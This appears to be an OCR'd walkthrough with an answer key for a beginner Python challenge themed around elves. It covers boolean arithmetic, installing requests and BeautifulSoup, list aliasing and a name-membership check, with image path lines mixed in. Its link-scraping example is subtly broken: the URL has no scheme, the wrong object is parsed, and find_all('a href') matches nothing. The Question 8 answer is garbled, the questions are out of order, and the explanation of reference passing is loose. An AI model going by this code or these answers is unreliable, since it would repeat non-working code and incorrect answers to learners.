
Open the terminal and type "python3". After that, type "True + True" and bool("False").

Question 1: What's the output of True + True?

Answer: 2

Question 3: What is the output of bool("False")?

Answer: True



Libraries

You've seen how to write code yourself, but what if we wanted to use other peoples code? This is called *using a library* where a *library* means a bunch of someone else's code. We can install libraries on the command line using the command: `pip install X` Where *X* is the library we wish to install. This installs the library from PyPi which is a database of libraries. Let's install 2 popular libraries that we'll need:

- Requests
- Beautiful Soup

```
pip3 install requests beautifulsoup4
```

Something very cool you can do with these 2 libraries is the ability to extract all links on a webpage.


```
# Import the libraries we downloaded earlier
# if you try importing without installing them, this step will fail
from bs4 import BeautifulSoup
import requests

# replace testurl.com with the url you want to use.
# requests.get downloads the webpage and stores it as a variable
html = requests.get('testurl.com')

# this parses the webpage into something that beautifulsoup can read over
soup = BeautifulSoup(html, "lxml")
# lxml is just the parser for reading the html

# this is the line that grabs all the links # stores all the links in the links variable
links = soup.find_all('a href')
for link in links:
    # prints each link
    print(link)
```

Question 2: What's the database for installing other peoples libraries called?

Answer: PyPi

Question 4: What library lets us download the HTML of a webpage?

Answer: Requests



```
>>> x = [1,2,3]
>>> y = x
>>> y.append(6)
>>> print(x)
[1, 2, 3, 6]
>>>
```

Type “x = [1,2,3]” > “y = x” > “y.append(6)” > “print(x)”.

Question 5: What is the output of the program provided in "Code to analyse for Question 5" in today's material?

Answer: [1, 2, 3, 6]

In Python, it's the same. We have some essential data types that hold things:

- String (a string of characters)
- Integer - a whole number (-50, 50, 60, 91)
- Float - a floating-point number (21.3, -5.1921)
- List - a list of items ([1, 2, 3], ["hi", 6, 7.91])

And more....

```
hello = "Hello, World!"
```


We use the equals sign as an assignment operator. It assigns the value on the right-hand side to the bucket on the left.


Now let's say we wanted to add this variable to another variable. A common misconception is that we take the bucket itself and use that. But in Python, we don't. We pass by reference. As in, we merely pass a location of the variable — we do not pass the variable itself. The alternative is to pass by value. This is very important to understand, as it can cause a significant amount of headaches later on.

This is very important in toy making. We once had a small bug where an elf assigned different variables to the same toy. We thought we had 800 versions of the toy as we had 800 variables, but it turns out they were all pointing to the same toy! Luckily those children managed to get toys that year.

Question 6: What causes the previous task to output that?

Answer: pass by reference





Type “names = ["Skidy", "DorkStar", "Ashu", "Elf"]” > “name = input("Skidy ")” > “Skidy” again > “name” to check what’s in the name. After that, type “if name in names: ” > “ print("The Wise One has allowed you to come in.")” > “else: ” > “print("The Wise One has not allowed you to come in.")” and press enter. For the second name which is elf just repeat the step given to get the answer.

Examine the following code:

```
names = ["Skidy", "DorkStar", "Ashu", "Elf"]

name = input("What is your name? ")

if name in names:

   print("The Wise One has allowed you to come in.")

else:

   print("The Wise One has not allowed you to come in.")
```

Question 7: if the input was "Skidy", what will be printed?

Answer: The Wise One has allowed you to come in.

Question 8: If the input was "elf", what will be printed?

Answer: The Wise One not has allowed you to come in.

Thought Process/Methodology:

First, open the terminal and type “python3”. After that, type “True + True” and bool(“False”). Type “x = [1,2,3]” > “y = x” > “y.append(6)” > “print(x)”. Type “names = ["Skidy", "DorkStar", "Ashu", "Elf"]” > “name = input("Skidy ")” > “Skidy” again > “name” to check what’s in the name. After that, type “if name in names: ” > “ print("The Wise One has allowed you to come in.")” > “else: ” > “print("The Wise One has not allowed you to come in.")” and press enter. For the second name which is elf just repeat the step given to get the answer.